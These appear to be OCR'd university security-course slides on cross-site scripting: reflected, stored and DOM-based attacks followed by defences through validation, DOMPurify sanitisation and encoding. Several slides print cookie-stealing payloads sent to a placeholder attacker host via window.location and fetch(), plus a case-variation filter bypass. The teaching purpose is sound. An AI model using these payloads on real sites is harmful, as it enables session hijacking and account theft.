COMP6443 - WEEK 8

Topic 4 - Client-Side

A NOTE ON ETHICS...

- This course will teach both attacker and defender mindsets
- UNSW hosting this course is an extremely important step forward.
- We expect a high standard of professionalism from you, meaning:
    - Respect the property of others and the university
    - Always abide by the law and university regulations
    - Be considerate of others to ensure everyone has an equal learning experience
    - Always check that you have written permission before performing a security test on a system


Client-Side Attacks

- XSS
- Content Security Policy
- Reference

XSS

- Injection of malicious client-side code into user’s browser
- XSS could lead to
  - compromise of session tokens
  - defacement of website
  - bypass CSRF protection
  - anything that could be done with JavaScript

Inject malicious client-side code


Cross Site Scripting(XSS)
POST / comment.php?
text=<script>alert(1)</script>
INSERT ...
'<script>alert(1)</script>'
Server
Client 1
<html>
...
Comments
<script>alert(1)</script>
...
<html>
DB
SELECT ... =>
'<script>alert(1)</script>'
Client 2


Types of XSS

Reflected XSS


Stored XSS

DOM-Based XSS

Reflected XSS - workflow


Reflected
1. Attacker sends an email that contains a malicious link
2. Victim clicks on the malicious link, requesting a vulnerable web page
3. Server responds with the requested pa which includes the malicious payload
4. Victim's browser executes the payload, making a connection back to the attacker

Reflected XSS - Details


Attacker
Attacker's Server
Website
1
Check this out:
http://website/search?keyword=<script>...</script>
4
GET http://attacker/?cookie=sensitive-data
2
GET
http://website/search?keyword=<script>...</script>
3
200 OK
Victim's Browser

Website's Response Script


```
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
```

Website's Response to Victim

```
<html>
You searched for:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

XSS Reflected Demo

Aim of the game: Steal that cookie.



Reflected XSS - Bypass filters

Step 1: Bypass app’s XSS filters

```
<script>alert("hi")</script>
```

↓

✗

```
<scRipt>alert("hi")</scRipt>
```

↓

✓

Reflected XSS - Bypass filters

Step 2: Attacker prepares dummy malicious payload

```
https://{app_url}/demo-xss.html?search=<scRipt>alert("hi")</scRipT>
```

↓

```
https://{app_url}/demo-xss.html?search=%3CscRipt%3Ealert%28%22hi%22%29%3C%2FscRipT%3E
```

↓


```
<html>
  <div class="container">
          <h6>Showing search results
containing:
          <scRipt>alert("hi")</scRipt>
          </h6>
  </div>
</html>
```

Reflected XSS - Bypass filters

Step 3: Upgrade dummy payload to actual payload

```
<scRipt>alert("hi")</scRipT>
```

```
<scRipt>fetch("https://{attacker_url}:8443/api/v1/pastebin?pasteval="+document.cookie)</
scRipT>
```



Name	Value	D...	P..	E..	Size	Http...	Secure	Same...	Priority
XSS-COOKIE	"No Cookie For You"	a...	/	S...	29		✓		Medi...
my-cookie	"dummy.user@trainingapp.com"	a...	/	S...	37				Medi...
session	cd9daba53da7c3a1_60611d70.Nd4jHZxEftZrDQFe3m...	a...	/	S...	60	✓	✓		Medi...

Reflected XSS - Bypass filters


Step 4: Send the malicious payload to victim.

```
https://{app_url}/demo-xss.html?search=<scRipt>fetch("https://{attacker_url}:8443/
api/v1/pastebin?pasteval="+document.cookie)</scRipT>
```

Victim/Chrome BOT


Reflected XSS - Bypass filters

Step 5: Steal the session cookie of victim




Victim Clicks on link

Stolen Cookie



XSS-COOKIE=eNqrVktTi3KS8xNVbJSUErKSawKLUowzSfW0FQgguk_OTw=HLRAQHGyjVAgB2*A8s

Stored XSS - workflow



Persistent


1. Attacker sends a malicious payload to the server

2. Server accepts the request and stores the payload within its backend DB

3. Victim browses the application and opens the infected page

4. Victim's browser executes the payload, making a connection back to the attacker

Stored XSS - details



1
Attacker
Attacker's Browser
Attacker's Server
POST http://website/post-comment
<script>...</script>
Website
Website's Database
Website's Response Script
4
GET http://attacker/?cookie=sensitive-data
2
GET http://website/latest-comment
3
200 OK
Victim's Browser
Website's Response to Victim

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

DOM-Based XSS - workflow



DOM-based

1. Attacker sends an email that contains a malicious link


2. Victim clicks on the malicious link, requesting a vulnerable web page

3. Server responds with the requested pa which includes the malicious payload in the DOM

4. Victim's browser executes the payload via the DOM

5. Victim's browser makes a connection back to the attacker

DOM-Based XSS - details



Website's Response Script

```
print "<html>"
print "You searched for: <em></em>"
print "<script>"
print "var keyword = location.search.substring(6);"
print "document.querySelector('em').innerHTML = keyword;"
print "</script>"
print "</html>"
```

Website's Response to Victim After innerHTML Manipulation

```
<html>
You searched for: <em><script>...</script></em>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
```

Website's Response to Victim

```
<html>
You searched for: <em></em>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
```

[DEFENSIVE] MAKE NO ASSUMPTIONS

Don’t trust user input. Before you use an input, validate it.

Don’t trust other systems you talk to. Validate all data you rely on.

Validate both format and value – attacks aren’t just semantic.

[DEFENSIVE] What is untrusted input?

Any inputs received from:

- Users
- External Sources (API calls, 3rd party systems)
- Any input that could be influenced by user (cookie, web storage, HTTP header values)
- Database
- Internal Sources
- Config files that could potentially influenced by user or other systems

When you are unsure of a data source, treat it as untrusted data.

[DEFENSIVE] Strategy

Validation could have two different techniques:

- Blacklisting
- Whitelisting

Sanitisation is the process of removal of unsafe HTML tags and attributes:

- script
- iframe
- onerror
- onload

Encoding is the process of converting user input to a safe string.

- URL Encoding
- HTML Encoding

[DEFENSIVE] Validation

- What level of trust do I need to have in each piece of input I’m using?
  - Allowlist input if you can
  - Denylist input if you can’t
  - Most languages have their own filters

Designated Library Validation

```
//Third Party content
var thirdPartySrc = '<img src=x onerror=alert(1)//>'

//Allow-list
var clean = DOMPurify.sanitize(thirdPartySrc, {ALLOWED_TAGS: ['b']})

//Deny-list
var clean = DOMPurify.sanitize(thirdPartySrc, {FORBID_TAGS: ['img']})
```

[DEFENSIVE] HTML Sanitisation

Always use well-accepted HTML sanitisation library.

Some of the libraries include*:

- *HtmlSanitizer* for .Net
- *OWASP Java HTML Sanitizer* for Java
- *SanitizeHelper* for Ruby on Rails
- *DOMPurify* for Javascript
- Angular & React has built-in sanitisers
- Always make sure the sanitiser is updated.

** As per recommendation from OWASP XSS Prevention Guide.*

[DEFENSIVE] HTML Sanitisation

- Client-side building of HTML elements and assigning attribute values.
- Accepting third-party APIs which are XML, JSON or any other markup format.
- Accepting user inputs as HTML.

Manual HTML Sanitisation

```
//Third Party content
var thirdPartySrc = '" onerror="alert(\'XSS Attack\')"'

//Create image element
var img = document.createElement('img')

//Add property
img.src = thirdPartySrc

//Inject into DOM
app.appendChild(img)
```

```
<img src="" onerror="alert(\'XSS Attack\')"">
```

[DEFENSIVE] HTML Sanitisation

Manual sanitisation works great but it is not suitable for large number of elements and attributes created on demand.


Designated Library Sanitisation

```
//Third Party content
var thirdPartySrc = '<img src=x onerror=alert(1)//>'

app.innerHTML = DOMPurify.sanitize(thirdPartySrc)
```

```
<img src="x">
```

[DEFENSIVE] Encoding



C#

```
...
String name = Request.QueryString["name"].ToString();
lblJavaScript.Text = "<script> document.getElementById(\"greeting\").innerHTML = \"Hello ";
lblJavaScript.Text += name;
lblJavaScript.Text += "\" </script>";
...
```

✗

```
using System.Net;
...
String name = Request.QueryString["name"].ToString();
lblJavaScript.Text = "<script> document.getElementById(\"greeting\").innerHTML = \"Hello ";
lblJavaScript.Text += WebUtility.HtmlEncode(name);
lblJavaScript.Text += "\" </script>";
...
```

✓

HTML Elements - Encoded

```
<script>alert("hi")</script>
```

HTML Entity Encoding

```
<script>alert("hi")</script>
```

```
&#x3C;script&#x3E;alert(&#x22;hi&#x22;)&#x3C;/script&#x3E;
```

URL
Encoding

```
%3Cscript%3Ealert%28%22hi%22%29%3C
%2Fscript%3E
```

